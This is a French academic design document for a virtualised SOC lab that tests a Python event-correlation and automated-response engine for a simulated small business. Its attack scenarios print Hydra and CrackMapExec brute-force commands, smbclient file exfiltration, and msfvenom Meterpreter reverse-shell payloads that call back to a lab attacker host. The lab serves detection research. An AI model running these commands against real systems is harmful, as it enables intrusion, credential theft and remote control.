

Topologie, choix architecturaux et protocole d'évaluation

Année universitaire 2025–2026

Table des matières

1	Contexte et objectif du laboratoire	3
2	Principes fondateurs de la topologie	3
3	Topologie réseau	3
3.1	Schéma général	3
3.2	Inventaire des machines virtuelles	4
4	Justification des choix par composant	4
4.1	Hyperviseur : KVM/QEMU + libvirt	4
4.2	Pare-feu : OPNsense	5
4.3	Système d'exploitation Linux : Debian 13	5
4.4	Debian Server : Samba 4 AD + Apache + Dolibarr	5
4.4.1	Samba 4 en mode Active Directory Domain Controller	5
4.4.2	Partages de fichiers et utilisateurs simulés	5
4.4.3	Apache + Dolibarr via Docker Compose	6
4.5	Windows 10 : Sysmon + NXLog	6
4.5.1	Choix de Windows 10	6
4.5.2	Utilisateurs	6
4.5.3	Sysmon	6
4.5.4	NXLog Community Edition	7
4.6	Attaquant simulé : Kali Linux en conteneur Docker	7
4.7	Synchronisation temporelle : Chrony et W32tm	7
4.8	Transport syslog : UDP	8
5	Pipeline de collecte des logs	8
5.1	Sources, formats et configuration	8
5.2	Réception et séparation des flux sur le SOC	8
6	Scénarios d'attaque	9
6.1	S1 — Brute-force SSH	9
6.2	S2 — Exfiltration de données financières via SMB	9
6.3	S3 — Compromission de poste employé (BEC / kill-chain)	9
6.4	S4 — Brute-force interface web Dolibarr	10
6.5	S5 — Upload de fichier malveillant sur le partage	10
6.6	YARA — payload et règles	10
7	Dashboard et visualisation	11
7.1	Architecture de visualisation	11
7.2	Justification de la double approche	11
8	Métriques évaluées et protocole de mesure	11
8.1	Hypothèses de recherche	11
8.2	Métriques collectées	12
8.3	Protocole d'isolation du dataset d'évaluation	12
9	Limites documentées	13
10	Récapitulatif des décisions architecturales	14

1 Contexte et objectif du laboratoire

Le présent document décrit et justifie la topologie réseau, les choix techniques, les scénarios d'attaque et le protocole d'évaluation du laboratoire virtualisé utilisé pour le projet *Nyx*. L'objectif est de simuler fidèlement l'infrastructure numérique d'une petite ou moyenne entreprise (PME) togolaise afin de valider un moteur de corrélation d'événements de sécurité développé en Python et un module de réponse automatisée (SOAR).

D'après la Stratégie nationale de cybersécurité 2024–2028 de l'Agence Nationale de la Cybersécurité du Togo (ANCy), les PME constituent une cible prioritaire des cyberattaquants en raison de leur adoption croissante des outils numériques et de leur faible maturité en sécurité [1]. Le rapport Africa Cyberthreat Assessment 2025 d'INTERPOL identifie le phishing, la compromission de messagerie professionnelle (BEC) et l'exfiltration de données financières comme les menaces dominantes en Afrique de l'Ouest [2].

La corrélation d'événements de sécurité est une technique qui consiste à regrouper des événements apparemment isolés en une séquence cohérente révélant une attaque en cours. Selon Splunk, la corrélation permet de réduire le bruit des alertes et d'identifier des schémas d'attaque complexes en rapprochant des données provenant de sources hétérogènes (logs système, réseau, applications) [16]. De son côté, ITrust souligne l'importance d'un moteur de corrélation performant au sein d'un SIEM pour alimenter un SOC réactif, en insistant sur la nécessité de règles métier adaptées au contexte de l'entreprise [17]. Notre projet Nyx s'inscrit dans cette approche : le moteur Python implémente des règles de corrélation temporelles et séquentielles (types 1 à 3) qui s'appuient sur les données collectées par notre pipeline, conformément aux bonnes pratiques décrites dans ces références.

Le laboratoire est entièrement virtualisé sous Fedora 44 de 16 Go de RAM et 512 Go de disque, en utilisant KVM/QEMU comme hyperviseur.

2 Principes fondateurs de la topologie

Trois principes ont guidé la conception de la topologie.

Fidélité contextuelle. Chaque composant correspond à un équipement ou service réellement utilisé dans les PME de la région. L'objectif n'est pas de simuler un environnement générique, mais de reproduire les choix technologiques concrets des entreprises togolaises à budget contraint : pare-feu open source, serveur de fichiers Samba, ERP Dolibarr, postes Windows.

Visibilité réseau complète. Tout le trafic entre machines du laboratoire doit traverser le pare-feu afin d'être journalisé. Cette contrainte impose qu'OPNsense soit le vrai *gateway* du réseau interne — chaque VM a sa passerelle par défaut sur 10.0.1.1. Aucun trafic ne peut circuler entre VMs sans passer par OPNsense.

Économie de ressources. La topologie doit tenir dans 16 Go de RAM par machine hôte en réservant une marge suffisante pour l'environnement de développement. Kali Linux est déployé en conteneur Docker éphémère plutôt qu'en VM dédiée pour économiser 2 Go de RAM libérables entre les scénarios d'attaque.

3 Topologie réseau

3.1 Schéma général

Le réseau de laboratoire est un segment isolé 10.0.1.0/24 géré par libvirt sans accès direct à Internet depuis les VMs internes. OPNsense dispose d'une interface WAN connectée au réseau NAT libvirt

pour permettre au module SOAR d’interroger les API de threat intelligence (AbuseIPDB, VirusTotal) et d’appliquer des règles de blocage via son API REST.

Chaque VM Linux ou Windows dispose de deux interfaces réseau :

- **eth0 / enp1s0** : réseau de gestion Vagrant (192.168.121.0/24), utilisé exclusivement pour le provisionnement Ansible et l’accès SSH de développement ;
- **eth1 / enp2s0** : réseau de laboratoire isolé (10.0.1.0/24), passerelle par défaut 10.0.1.1 (OPNsense LAN).




FIGURE 1 – Architecture générale du laboratoire NyxSOC

3.2 Inventaire des machines virtuelles

TABLE 1 – Inventaire des machines virtuelles du laboratoire

VM	OS	RAM	Disque	IP LAN	Rôle PME simulé
OPNsense	FreeBSD 26.1.6	1,5 Go	8 Go	10.0.1.1	Routeur/pare-feu
SOC	Debian 13	2 Go	20 Go	10.0.1.10	Serveur de supervision
Debian Server	Debian 13	3 Go	30 Go	10.0.1.20	Serveur fichiers + AD + ERP
Windows 10	Windows 10	3 Go	50 Go	10.0.1.30	Poste employé
Kali	Docker (hôte)	—*	—*	10.0.1.50	Attaquant simulé
Total VMs		10 Go	110 Go		

* La RAM et espaces utilisés par Kali reste indéterminé en raison de son caractère éphémère.

La marge disponible de 10 Go sur 16 Go couvre l’environnement hôte (VS Code, virt-manager, Wireshark) avec une réserve confortable.

4 Justification des choix par composant

4.1 Hyperviseur : KVM/QEMU + libvirt

KVM est intégré au noyau Linux depuis la version 2.6.20 (2007). Contrairement à VirtualBox, il ne repose sur aucun module noyau tiers (DKMS) et ne nécessite aucune recompilation lors des mises à jour du noyau hôte [3]. Cette stabilité est critique pour un projet dont la durée dépasse dix semaines.

libvirt fournit une API unifiée pour la gestion des VMs, des réseaux virtuels et des snapshots. Vagrant avec le plugin **vagrant-libvirt** permet d’automatiser la création et le provisionnement des VMs via des scripts Ansible, garantissant la reproductibilité du laboratoire.

4.2 Pare-feu : OPNsense

TABLE 2 – Comparaison des solutions de pare-feu

Critère	OPNsense	pfSense	Alpine Linux
Licence	BSD libre	Netgate (restr. 2023)	MIT
Interface web	Oui, native	Oui, native	Non
Export syslog	Natif GUI	Natif GUI	Manuel
API REST	Oui	Limitée	Non
filterlog	Oui	Oui	Non standard
Réalisme PME	Élevé	Élevé	Faible

OPNsense est retenu pour trois raisons. Son interface web permet de configurer l'export syslog sans scripts. Son API REST est utilisée par le module SOAR pour injecter des règles de blocage dynamiques. pfSense a introduit des restrictions de redistribution depuis son rachat par Netgate en 2023 [4].

4.3 Système d'exploitation Linux : Debian 13

Debian est retenu à la place d'Ubuntu Server pour les deux VMs Linux (SOC et Debian Server). Debian suit une philosophie minimaliste : aucun service superflu n'est installé par défaut, ce qui réduit le bruit dans les logs système et rend les mesures de performance plus précises. Python 3.12, rsyslog, Samba 4, Apache 2 et Docker sont disponibles dans les dépôts officiels sans PPA additionnels [5].

4.4 Debian Server : Samba 4 AD + Apache + Dolibarr

4.4.1 Samba 4 en mode Active Directory Domain Controller

Les PME togolaises qui centralisent l'authentification utilisent soit Windows Server AD (coût prohibitif), soit Samba 4 en mode DC, qui implémente Kerberos et LDAP de manière compatible avec Active Directory [6]. Windows 10 rejoint le domaine Samba, ce qui génère des Event IDs Kerberos (4768, 4769) corrélables avec les accès aux partages SMB côté serveur.

4.4.2 Partages de fichiers et utilisateurs simulés

Quatre partages Samba reproduisent l'organisation documentaire d'une PME togolaise :

- **direction/** — documents confidentiels, contrats, décisions stratégiques. Accessible uniquement au groupe **direction**.
- **comptabilite/** — relevés Mobile Money, factures, bilans financiers. Accessible uniquement au groupe **comptabilite**. Contient les données cibles du scénario S2.
- **technique/** — configurations, scripts, documentation interne. Accessible uniquement au groupe **technique**.
- **commun/** — zone d'échange transversale accessible à tous les groupes. Point d'entrée des payloads dans les scénarios S3 et S4 (YARA).

Trois utilisateurs Windows 10 sont créés et joints au domaine Samba AD, chacun rattaché à un groupe distinct : **dir1** (direction), **compta1** (comptabilite), **tech1** (technique). Des scripts PowerShell simulent les comportements métier pendant les scénarios d'attaque : accès aux partages, copie de fichiers, ouverture de documents. Ce mécanisme évite toute interaction humaine manuelle pendant les tests et garantit la reproductibilité des scénarios.

Un quatrième utilisateur **soc_reader** dispose d'un accès en lecture seule sur l'ensemble des partages. Le SOC monte ces quatre partages en permanence via CIFS (**/mnt/samba/**) afin que le scanner YARA puisse analyser tout fichier déposé sur le réseau, indépendamment du partage concerné et de l'extension du fichier.

4.4.3 Apache + Dolibarr via Docker Compose

Dolibarr est l'ERP open source le plus déployé dans les PME d'Afrique francophone : facturation, gestion commerciale, documents internes [7]. Il est déployé via l'image Docker officielle `tuxgasy/dolibarr` avec un `docker-compose.yml` incluant MariaDB. Ce choix élimine toute configuration manuelle de l'application tout en produisant un environnement fonctionnel en moins d'une heure.

Gestion des logs Docker vers rsyslog. Les logs Apache dans un conteneur Docker sont émis sur `stdout/stderr` du conteneur, pas dans `/var/log/apache2/`. Pour que rsyslog puisse les forwarder vers le SOC, le driver de logging Docker est configuré en mode `syslog` dans `docker-compose.yml` :

```
services:
  dolibarr:
    logging:
      driver: syslog
      options:
        syslog-address: "udp://127.0.0.1:514"
        tag: "apache2"
```

rsyslog reçoit ces entrées sur `localhost:514` et les inclut dans le flux forwardé vers le SOC avec la facility `daemon`.

4.5 Windows 10 : Sysmon + NXLog

4.5.1 Choix de Windows 10

Windows 10 est retenu pour des raisons de contrainte de ressources et de simplicité de virtualisation. Sous KVM, Windows 11 nécessite l'émulation TPM 2.0 via `swtpm` et le firmware UEFI `OVMF` pour Secure Boot, ce qui ajoute une complexité d'infrastructure sans valeur ajoutée pour les objectifs de détection du projet. Windows 10 représente par ailleurs 22,99 % du parc Windows au Togo en mai 2026 [8] et reste majoritaire dans les PME à budget contraint, ce qui maintient la pertinence contextuelle du choix. Les Event IDs collectés (Tableau 3) sont identiques entre les deux versions.

4.5.2 Utilisateurs

Afin de simuler des employés multiples qui se connectent au serveur samba et o dolibarr comme prévu plus haut , 3 utilisateurs seront créés sur cette machine.

```
Trois utilisateurs joints au domaine Samba AD :
  dir1      : groupe direction
  compta1   : groupe comptabilite
  tech1     : groupe technique
```

Afin de pouvoir simuler un trafic normal venant de manière imprévisible , un ou des scripts powershell tournera sur trois connexions distinctes .

4.5.3 Sysmon

Sysmon (System Monitor) est un service Microsoft Sysinternals qui enrichit la journalisation Windows en capturant des événements de bas niveau [9]. Les Event IDs natifs Windows (4624, 4625, 4688) ne fournissent pas le hash du processus ni le chemin complet de l'exécutable — informations essentielles pour la détection de fichiers malveillants via YARA. La configuration Sysmon retenue s'inspire de la référence communautaire SwiftOnSecurity [10], filtrée pour ne conserver que les Event IDs pertinents pour les quatre scénarios :

TABLE 3 – Event IDs collectés sur Windows 10

Source	Event ID	Événement
Windows natif	4624	Logon réussi
Windows natif	4625	Échec de logon
Windows natif	4768	Demande ticket Kerberos (TGT)
Windows natif	4769	Demande ticket de service Kerberos
Sysmon	1	Création de processus (avec hash et ligne de commande)
Sysmon	2	Détection de l'heure de modification d'un fichier sur le disque
Sysmon	3	Connexion réseau sortante
Sysmon	11	Création de fichier (avec chemin complet)

Tous les autres Event IDs sont filtrés au niveau de NXLog pour ne pas saturer le pipeline avec du bruit non pertinent pour les scénarios.

4.5.4 NXLog Community Edition

TABLE 4 – Comparaison des agents de collecte de logs Windows

Critère	NXLog CE	Winlogbeat	Elastic Agent
Output UDP syslog	Natif (om_udp)	Non natif	Non natif
Dépendance stack	Aucune	ELK Stack	ELK Stack
Windows legacy	XP à 11	7+ partiel	10+
Licence	CE gratuite	Apache 2.0	Elastic (restr.)

NXLog CE est retenu parce que le pipeline cible rsyslog UDP 514 sur le SOC, pas Elasticsearch. Winlogbeat et Elastic Agent sont conçus nativement pour la stack ELK — les faire parler UDP syslog est non documenté et contre-nature [11].

La configuration NXLog filtre les Event IDs avant transmission et convertit le format XML Windows en syslog RFC 5424 encapsulant le XML original, que `windows_parser.py` déshabillera en deux couches.

4.6 Attaquant simulé : Kali Linux en conteneur Docker

Kali Linux est déployé en conteneur Docker sur la machine hôte plutôt qu'en VM dédiée. L'attaquant simulé a un rôle fonctionnel précis et temporaire : lancer des attaques scriptées et déterministes. Il ne nécessite pas d'interface graphique, de persistance entre sessions, ou d'un OS complet. L'image officielle `kalilinux/kali-rolling` maintenue par Offensive Security [12] fournit tous les outils nécessaires.

L'accès au réseau 10.0.1.0/24 est assuré par un réseau Docker macvlan connecté au bridge libvirt isolé, ce qui attribue à Kali l'adresse 10.0.1.50 directement visible des autres VMs et d'OPNsense.

Justification du placement dans le LAN. Ce projet valide un moteur de corrélation d'événements, pas la robustesse d'un pare-feu face à des attaques externes. Forcer l'attaquant à entrer par le WAN ajouterait une complexité de configuration sans valeur pour les hypothèses de recherche. Le placement de Kali dans le LAN simule un vecteur réaliste et documenté : menace interne ou accès compromis, que le rapport INTERPOL 2025 identifie comme prépondérant dans les incidents africains [2].

4.7 Synchronisation temporelle : Chrony et W32tm

La précision temporelle est critique pour le moteur de corrélation : une dérive de 5 secondes sur une fenêtre de 60 secondes représente 8 % d'erreur et peut provoquer des faux négatifs sur les règles à seuil. Chrony est retenu sur toutes les VMs Linux pour sa capacité à converger rapidement après un redémarrage et à maintenir une précision submilliseconde en environnement virtualisé [13].

Sur Windows 10, la synchronisation NTP est assurée par le service `W32tm` configuré pour pointer vers 10.0.1.1 (OPNsense, qui synchronise lui-même via son service NTP intégré) :

```
w32tm /config /manualpeerlist:"10.0.1.1" /syncfromflags:manual /update
net stop w32tm && net start w32tm
```

La synchronisation est validée avant chaque scénario d'attaque par `chronyc tracking` sur Linux et `w32tm /query /status` sur Windows.

4.8 Transport syslog : UDP

Le protocole UDP est retenu pour le transport syslog entre toutes les sources et le SOC. Dans un réseau isolé de laboratoire, la garantie de livraison apportée par TCP n'est pas nécessaire. UDP élimine tout overhead de connexion et ne peut pas bloquer rsyslog si le SOC est momentanément saturé. TCP introduirait un risque de back-pressure perturbant la collecte pendant les pics d'événements (notamment lors des scénarios de brute-force SSH) [14].

5 Pipeline de collecte des logs

5.1 Sources, formats et configuration

TABLE 5 – Sources de logs, formats et événements collectés

Source	Format / Transport	Événements clés
Debian Server	syslog RFC 5424 / rsyslog UDP 514	auth/authpriv : SSH, PAM, sudo; daemon : Samba accès/échecs; daemon : Dolibarr via driver Docker syslog
Windows 10	XML EventLog + Sysmon / NXLog UDP 514	4624/4625 (logon), 4768/4769 (Kerberos), Sysmon 1 (process), 3 (net), 11 (file)
OPNsense	filterlog BSD / syslog UDP 514	Trafic filtré, scans réseau, connexions bloquées

Configuration rsyslog sur Debian Server (/etc/rsyslog.d/50-forward.conf) :

```
auth,authpriv.* @10.0.1.10:514 # SSH, PAM, sudo
daemon.* @10.0.1.10:514 # Samba, Dolibarr Docker
syslog.* @10.0.1.10:514 # Messages internes rsyslog
```

Configuration rsyslog sur le SOC (/etc/rsyslog.d/10-remote.conf) :

```
$template RemoteLogs, "/var/log/remote/%HOSTNAME%.log"
if $fromhost-ip startswith '10.0.1.' then ?RemoteLogs
& stop
```

5.2 Réception et séparation des flux sur le SOC

Tous les flux convergent vers rsyslog sur le SOC (port UDP 514). rsyslog écrit les événements dans `/var/log/remote/` en séparant les fichiers par hostname source :

- `/var/log/remote/debian.log` — Debian Server
- `/var/log/remote/OPNsense.internal.log` — OPNsense
- `/var/log/remote/DESKTOP-PME.log` — Windows 10

Le moteur Python surveille ce répertoire via `watchdog` (inotify) et traite les nouvelles lignes en temps réel via une queue thread-safe commune alimentée par un handler par fichier source.

6 Scénarios d'attaque

Les quatre scénarios sont ancrés dans les menaces documentées par INTERPOL 2025 pour l'Afrique de l'Ouest [2]. Chaque scénario est conçu pour déclencher une règle YAML spécifique du moteur de corrélation.

6.1 S1 — Brute-force SSH

Contexte PME. Un attaquant tente de compromettre le serveur de fichiers de la PME via une attaque par force brute sur SSH.

Chaîne d'attaque.

1. Kali (10.0.1.50) lance Hydra contre Debian Server (10.0.1.20) : `hydra -l root -P wordlist.txt ssh://10.0.1.20`
2. Hydra génère 10 à 50 tentatives par minute.
3. Chaque échec produit une entrée `Failed password` dans `/var/log/auth.log` sur Debian Server.
4. rsyslog forwarder ces entrées (facility `auth`) vers le SOC.
5. Le moteur corrèle : 10 `ssh_failure` depuis 10.0.1.50 en 60 secondes → alerte `SSH_BRUTEFORCE_001` (CRITICAL).

Sources corrélées. `auth/authpriv` depuis Debian Server.

Règle déclenchée. `SSH_BRUTEFORCE_001` (Type 1, seuil : 10 tentatives / 60 secondes, groupé par `actor_ip`).

MITRE ATT&CK. TA0006 (Credential Access) / T1110 (Brute Force).

6.2 S2 — Exfiltration de données financières via SMB

Contexte PME. Un attaquant effectue une reconnaissance réseau, compromet l'accès aux partages Samba et exfiltre des relevés Mobile Money.

Chaîne d'attaque.

1. Kali lance un scan nmap : `nmap -sV 10.0.1.0/24`. OPNsense journalise les paquets (`filterlog`, `net_scan`).
2. Kali utilise CrackMapExec pour le brute-force SMB : `crackmapexec smb 10.0.1.20 -u users.txt -p passwords.txt`. Debian Server journalise les échecs NTLMv2 (`smb_failure`).
3. Après succès, Kali accède au partage et exfiltre des fichiers : `smbclient //10.0.1.20/direction -U dir1 -c "get releves_mm.csv"`. Debian Server journalise l'accès (`samba_read`).
4. Le moteur corrèle la cooccurrence de `net_scan` + `samba_read` depuis la même IP en 5 minutes → alerte `SMB_EXFIL_001` (CRITICAL).

Sources corrélées. `filterlog` (OPNsense) + `daemon/Samba` (Debian Server).

Règle déclenchée. `SMB_EXFIL_001` (Type 3, cooccurrence `net_scan` + `samba_read` / 300 secondes).

MITRE ATT&CK. TA0010 (Exfiltration) / T1021.002 (SMB/Windows Admin Shares).

6.3 S3 — Compromission de poste employé (BEC / kill-chain)

Contexte PME. Un employé reçoit un mail de phishing, télécharge un fichier joint malveillant, le dépose sur le partage Samba commun, puis l'exécute depuis son poste Windows.

Chaîne d'attaque.

1. Kali génère un payload Meterpreter Windows : `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.1.50 LPORT=4444 -f exe -o payload.exe`
2. Kali dépose le payload sur le partage Samba : `smbclient //10.0.1.20/commun -U dir1 -c "put payload.exe"`. Debian Server journalise l'accès (`samba_write`, step 1).
3. L'employé (simulé) copie le fichier sur Windows. Sysmon EventID 11 journalise la création du fichier (`file_create`, step 2). Le moteur appelle YARA sur le fichier.
4. L'employé double-clique sur le fichier. Sysmon EventID 1 journalise l'exécution du processus (`process_exec`, step 3).

5. Le moteur corrèle la séquence ordonnée en 4 heures → alerte **MALICIOUS_FILE_EXEC_001** (CRITICAL), enrichie du match YARA.

Sources corrélées. daemon/Samba (Debian Server) + Sysmon EventID 1 et 11 (Windows 10).

Règle déclenchée. **MALICIOUS_FILE_EXEC_001** (Type 2, 3 étapes séquentielles, fenêtre 4 heures, corrélation par `actor_user`).

MITRE ATT&CK. TA0002 (Execution) / T1204.002 (User Execution : Malicious File).

6.4 S4 — Brute-force interface web Dolibarr

Contexte PME. Un attaquant tente de compromettre l'ERP de la PME via une attaque par force brute sur l'interface web de Dolibarr.

Chaîne d'attaque.

1. Kali utilise Hydra ou un script Python pour tenter des authentifications répétées sur `http://10.0.1.20/index.php`
`hydra -l admin -P wordlist.txt http-post-form "10.0.1.20:/index.php:..."`
2. Apache journalise chaque tentative échouée avec code HTTP 401 ou 403 dans le driver Docker syslog, qui forward vers rsyslog sur Debian Server, puis vers le SOC.
3. Le moteur corrèle : 20 `http_request` avec statut 401/403 depuis la même IP en 120 secondes → alerte **WEB_BRUTEFORCE_001** (WARNING).

Sources corrélées. daemon/Apache via Docker syslog (Debian Server).

Règle déclenchée. **WEB_BRUTEFORCE_001** (Type 1, seuil : 20 requêtes 401/403 / 120 secondes, filtre `http_status`).

MITRE ATT&CK. TA0006 (Credential Access) / T1110.001 (Password Guessing).

6.5 S5 — Upload de fichier malveillant sur le partage

Contexte PME. Un attaquant ayant obtenu facilement les credentials d'un employé ou un employé lui-même dépose sur le partage un fichier malveillant . **Chaîne d'attaque.**

1. L'attaquant ou l'employé se connecte normalement sans déclencher un pattern suspect et dépose un fichier.
2. Samba détecte ce `file_create` ou `file_write`, forward vers le SOC qui grâce à son utilisateur monté en lecture seule sur tous les partages lance `yara_scanner.py` du moteur python.
3. Le moteur corrèle : Signature suspecte détectée sur le fichier → alerte **SMB_MALICIOUS_FILE_001** (CRITICAL).

Sources corrélées. daemon/Samba.

Règle déclenchée. **SMB_MALICIOUS_FILE_001** (Type 4).

MITRE ATT&CK. T1080 (Taint Shared Content) / T1204.002 (Malicious File).

6.6 YARA — payload et règles

YARA joue un rôle très important dans le pipeline de la collecte.

- Il intervient comme source de vérité unique pour la règle **SMB_MALICIOUS_FILE_001**, déclenché par le Dispatcher sur tout événement `samba_write`, indépendamment des règles YAML actives.
- Il est appelé comme couche d'enrichissement supplémentaire au step 1 de **MALICIOUS_FILE_EXEC_001**, sur ce même événement `samba_write`, avant que la séquence ne progresse vers les étapes suivantes.

Trois familles de payloads sont testées :

TABLE 6 – Payloads testés avec YARA

Payload	Génération	Usage
EICAR test file	Fichier texte standard antivirus	Validation pipeline YARA sans payload réel (tests unitaires)
Meterpreter reverse shell (.exe)	<code>msfvenom-pwindows/x64/ meterpreter/reverse_ tcpLHOST=10.0.1. 50LPORT=4444-fexe</code>	Scénario S3 — validation des règles Meterpreter du dépôt signature-base
Macro Office malveillante (.docm)	<code>msfvenom-pwindows/x64/ meterpreter/reverse_ tcpLHOST=10.0.1. 50LPORT=4444-fvba</code>	Scénario S3 variante — vecteur BEC réaliste (pièce jointe mail)

Les règles YARA proviennent du dépôt communautaire `Neo23x0/signature-base` [15], filtré pour ne conserver que les règles couvrant les exécutables Windows malveillants (`SUSP_*`, `MAL_*`). Les règles réseau et mémoire sont exclues car YARA opère uniquement sur des fichiers dans ce projet.

Point d'intervention de YARA dans le pipeline. YARA intervient au step 1 de la règle `MALICIOUS_FILE_EXEC_001`, sur l'événement `samba_write`, et non sur `file_create` : le Dispatcher déclenche le scan dès le dépôt du fichier sur le partage, avant que celui-ci n'atteigne le poste Windows.

7 Dashboard et visualisation

7.1 Architecture de visualisation

Deux outils coexistent avec des rôles distincts :

Grafana est utilisé pour la visualisation des métriques de benchmark et la supervision en temps réel des événements ingérés par le moteur. Grafana se connecte à `engine.db` via le plugin `fraser-sqlite-datasource` et permet de construire des dashboards sans écrire de code frontend. Il affiche le volume d'événements par source, le nombre d'alertes par sévérité, la timeline des attaques détectées et les métriques de performance du moteur.

Une interface Flask minimale est développée pour l'affichage des alertes en temps réel à destination de la démo et du portfolio. Flask expose une API qui lit les fichiers `alert_*.json` dans `/var/log/nyxsoc/alerts/` et les affiche dans une page HTML unique avec Chart.js. Cette interface montre les alertes `CRITICAL` avec leur chaîne d'événements et le résultat YARA si applicable.

7.2 Justification de la double approche

Grafana seul suffirait pour le benchmark — mais il ne montre pas les alertes structurées de façon narrative (la chaîne complète d'un scénario). Flask seul suffirait pour la démo — mais il ne fournit pas les graphiques de métriques nécessaires au rapport d'évaluation. Les deux outils ont des rôles complémentaires et non redondants.

8 Métriques évaluées et protocole de mesure

8.1 Hypothèses de recherche

Le système est évalué sur quatre hypothèses formulées comme des questions de recherche auxquelles les mesures apporteront une réponse vérifiable.

H1 — Pertinence de la détection Le moteur de corrélation, calibré et évalué sur des scénarios d'attaque définis, atteint-il un taux de vrais positifs (TPR) $\geq 90\%$ et un taux de faux positifs (FPR) $\leq 10\%$

sur le dataset d'évaluation isolé? Cette hypothèse reconnaît explicitement la limite des systèmes à règles statiques : les faux négatifs sont inévitables face à des variantes d'attaque non couvertes par les règles définies. Le TPR mesure la capacité de détection sur les patterns connus ; il ne préjuge pas de la détection de patterns inconnus, qui constitue une perspective d'extension future (apprentissage automatique, règles communautaires).

H2 — Sobriété en ressources Le moteur Python en fonctionnement nominal consomme-t-il moins de 2 Go de RAM, démontrant qu'une architecture de corrélation efficace ne nécessite pas d'infrastructure serveur dédiée? Cette hypothèse vise à vérifier que les choix de conception retenus (état en mémoire avec persistance JSON atomique, absence de file de messages ou de base de données externe) permettent un déploiement sur du matériel standard, sans dépendance à un cluster ou un service managé.

H3 — Adaptabilité au contexte local L'ajout ou la modification d'une règle de détection adaptée au contexte métier togolais nécessite-t-il uniquement la modification d'un fichier YAML, sans toucher au code source du moteur?

Cette hypothèse valide l'un des principes fondateurs de NyxSOC : des règles externalisées permettent à un administrateur non développeur d'adapter le système aux spécificités locales (nouveaux vecteurs d'attaque, seuils calibrés sur le trafic réel).

H4 — Réactivité de la réponse automatisée Le module de réponse automatisée déclenche-t-il une action réseau concrète dans un délai ≤ 5 secondes après la génération d'une alerte CRITICAL par le moteur?

Ce délai est fixé en référence aux recommandations du Centre canadien pour la cybersécurité sur les temps de réponse aux incidents automatisés [18]. Au-delà de ce seuil, une attaque active comme un reverse shell Meterpreter a le temps d'établir une session persistante.

8.2 Métriques collectées

TABLE 7 – Métriques collectées et méthodes de mesure

Métrique	Description	Méthode de mesure
TPR (Taux de vrais positifs)	Proportion d'attaques réelles détectées	Alertes générées / attaques dans dataset eval
FPR (Taux de faux positifs)	Proportion d'alertes incorrectes	Fausse alertes / total alertes générées
Latence de détection	Délai entre premier événement de la chaîne et génération de l'alerte	<code>timestamp(alerte)</code> – <code>timestamp(event[0])</code>
Consommation RAM moteur	RAM utilisée par le processus Python en fonctionnement	<code>/proc/\$PID/status</code> (VmRSS) toutes les 5 secondes
Taille engine.db	Croissance de la base SQLite avant/après purge	<code>stat engine.db</code> avant, pendant et après chaque scénario
Throughput	Événements traités par seconde	Compteur interne dans le loop principal (<code>time.perf_counter</code>)
Temps de réponse SOAR	Délai entre réception alerte et action OPNsense effective	Horodatage dans le module SOAR

8.3 Protocole d'isolation du dataset d'évaluation

Le dataset d'évaluation est constitué lors des scénarios d'attaque de la semaine 3, selon le protocole suivant :

1. Tous les logs générés pendant les scénarios sont archivés dans `datasets/raw/` avec horodatage précis de début et fin de chaque attaque.
2. 30 % des logs sont prélevés aléatoirement et déplacés dans `datasets/eval/`. Ce répertoire n'est plus jamais modifié après le prélèvement.

3. Les 70 % restants sont annotés manuellement dans `datasets/labeled/` : chaque événement est marqué comme attaque ou trafic légitime, avec l'identifiant du scénario associé.
4. Le moteur est développé et optimisé uniquement sur `datasets/labeled/`. L'évaluation finale utilise `datasets/eval/` — des données que le moteur n'a jamais vues.

Cette séparation garantit que les métriques TPR et FPR mesurées reflètent la capacité de généralisation du moteur, pas sa mémorisation du dataset d'entraînement.

9 Limites documentées

- L1 — Ordre temporel approximatif** Les événements sont traités dans l'ordre d'arrivée dans la queue, pas strictement dans l'ordre chronologique. Un décalage de 1 à 2 secondes est possible entre sources. Négligeable pour des fenêtres de corrélation ≥ 60 secondes.
- L2 — Pas de corrélation inter-IP (pivoting)** La corrélation est indexée par `actor_ip`. Un attaquant qui change d'IP en cours d'attaque (pivoting via machine compromise) génère deux contextes distincts non reliés. Perspective d'extension future.
- L3 — Queue en mémoire** En cas de crash du processus moteur, les événements en queue non encore traités sont perdus. Les événements déjà écrits dans SQLite sont préservés.
- L4 — YARA sur fichiers locaux Windows non accessible** YARA ne peut pas scanner les fichiers stockés localement sur le poste Windows (`C:\Users\...`). Seuls les fichiers transitant par les partages Samba sont analysés. Cette limite est cohérente avec les scénarios S3 et S5 où le payload entre dans le réseau via un partage Samba avant d'atteindre Windows.
- L5 — Seuils calibrés pour le lab** Les seuils des règles de détection sont calibrés pour un trafic légitime minimal (lab isolé). En production avec 20 employés actifs, certains seuils devraient être revus à la hausse pour éviter les faux positifs sur le trafic légitime.
- L6 — Pas de hot-reload des règles** La modification d'une règle YAML nécessite le redémarrage du moteur. Acceptable pour un lab de 10 semaines, une amélioration est possible si le temps le permet.

10 Récapitulatif des décisions architecturales

TABLE 8 – Récapitulatif des décisions et justifications

Composant	Choix retenu	Raison principale
Hyperviseur	KVM/QEMU + libvirt	Intégré au noyau, stable sans DKMS
